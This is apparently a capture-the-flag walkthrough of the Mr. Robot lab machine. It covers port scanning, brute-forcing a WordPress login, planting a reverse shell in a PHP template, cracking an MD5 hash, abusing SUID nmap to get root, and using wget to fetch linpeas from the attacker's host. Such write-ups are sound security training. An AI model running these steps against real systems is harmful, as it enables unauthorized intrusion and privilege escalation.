
Mr.robot CTF

Our nmap scan yielded these results:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-16 19:24 PDT
Nmap scan report for 10.10.100.138
Host is up (0.16s latency).
Not shown: 65532 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
```

So off to the webpage we go!
When we first load up the page, we get this command-line interface with a set of options:



My first thought is to try to run commands such as `whoami` or `ls` but the only available commands are the ones listed.


- The prepare command brings us to a video
- The fsociety command brings us to a shorter video
- inform brings us to a set of images
- question brings us to another set of images
- wakeup brings us to a short clip from the Mr. Robot series
- join brings us to a terminal which has us enter our email

My second thought is accessing these images & videos and seeing what else is in the directories, but sadly:


Forbidden

You don't have permission to access /images/headlines/ on this server.

It's not allowed for any of the directories
I then decided to enter a random directory that I knew wouldn't exist to see what type of error message I would get and boom:



It's a Wordpress blog!
I then checked the hints button on the CTF website and it just said robots, so I navigated to **/robots.txt** which shows what is accessible and what isn't on websites:



Navigating to **/key-1-of-3.txt** will get us our first key
Navigating to /fsocity.dic will get us what appears to be a wordlist:


```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
lang
nocookie
ext
his
output
SLOTNAME
for
--More--(0%)
```

A veerrry long wordlist that is:


```
oned8@kali:~/fun/thm/mrrobot$ cat fsocity.dic | wc -l
858160
```

And can I just question, how on Earth did fsociety get spelled wrong?
At first, I thought the wordlist was for subdirectories, and after about an hour of letting ffuf run, this was


about all I discovered:




So then I realized it may be a password list and I tried the obvious **/login** directory and ended up guessing the username would be elliot since it's a Mr.Robot themed machine & brute forced it with the fsociety.dic file



And boom! Access granted
Now we can access all the media on the site:



After navigating to the appearance > editor section, we can edit any of the PHP scripts on the website



I chose to edit the 404 Template as this is what will pop up any time a directory isn't found which simply makes it simpler to spawn a shell, but you can choose any PHP script on here

```
oned8@kali:~$ netcat -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.3.214] from (UNKNOWN) [10.10.171.4] 57781
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 00:47:41 up 28 min,  0 users,  load average: 0.00, 0.01, 0.13
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ ls
```

After gaining our initial foothold, we gain an interactive shell, not only does this look better, it is also needed for some commands such as su
Key 2 found! But unfortunately we don't have the needed permissions to read the file :(

```
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
```

But, we do have the appropriate permissions to read the password.raw-md5 file:

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Next stop, crackstation.net where there are pre-cracked hashes you can compare your hash to in order to see if it's been cracked before and guess what?

c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

I'm pretty sure this password was also in the fsocity.dic wordlist from earlier too
After using that password to gain access to the robot user, we're able to get the 2nd flag.
For the final flag, we need root access to the machine, this is the part I struggled with as I am not the most informed individual when it comes to privesc
To start off, I searched for files that have SUID set which is basically an owner's permission set to a file, so when a regular user runs it, it runs with the owner's permission and sometimes that owner is root.

```
robot@linux:/$ find . -perm /4000
find . -perm /4000
./bin/ping
./bin/umount
./bin/mount
./bin/ping6
./bin/su
find: `./etc/ssl/private': Permission denied
./usr/bin/passwd
./usr/bin/newgrp
./usr/bin/chsh
./usr/bin/chfn
./usr/bin/gpasswd
./usr/bin/sudo
./usr/local/bin/nmap
```

Nmap with SUID? Seemed kinda odd to me

```
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

The interactive mode was out of the norm for me

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> help
help
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>   -- runs shell command given in the foreground
x             -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h          -- Obtain help with Nmap syntax
h             -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24
```

So you can run shell commands with nmap's interactive mode and this will have someone else's permissions. hmm...

```
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
```

Boom, rooted, technically?

```
nmap> !ls /root
!ls /root
firstboot_done  key-3-of-3.txt
waiting to reap child : No child processes
nmap> !cat /root/key-3-of-3.txt
```

And there's our 3rd key!

Looping back though, I attempted to get linpeas on this machine by using a simple python server but for some reason, it wasn't working. Here's the output I was getting:

```
robot@linux:/$ wget '10.8.3.214:8000/linpeas.sh'
wget '10.8.3.214:8000/linpeas.sh'
--2020-04-18 01:14:05--  http://10.8.3.214:8000/linpeas.sh
Connecting to 10.8.3.214:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 161299 (158K) [text/x-sh]
linpeas.sh: Permission denied

Cannot write to ‘linpeas.sh’ (Permission denied).
```

Still not fully sure why it wouldn't work, but since nmap runs with root permissions, we should be able to use the interactive mode to do this:


```
nmap> !wget '10.8.3.214:8000/linpeas.sh'
!wget '10.8.3.214:8000/linpeas.sh'
--2020-04-18 01:15:47--  http://10.8.3.214:8000/linpeas.sh
Connecting to 10.8.3.214:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 161299 (158K) [text/x-sh]
Saving to: ‘linpeas.sh’

100%[======================================>] 161,299      250KB/s   in 0.6s

2020-04-18 01:15:48 (250 KB/s) - ‘linpeas.sh’ saved [161299/161299]

waiting to reap child : No child processes
nmap> !ls
!ls
bin   etc         lib         lost+found  opt   run   sys  var
boot  home        lib64       media       proc  sbin  tmp  vmlinuz
dev   initrd.img  linpeas.sh  mnt         root  srv   usr
waiting to reap child : No child processes
nmap> !chmod +x linpeas.sh
!chmod +x linpeas.sh
waiting to reap child : No child processes
```

Yup privesc



I'm also not entirely sure why it says “You can write SUID file” but it sure does detect it! And it even has a book link which leads you to an explanation of sorts which I found cool.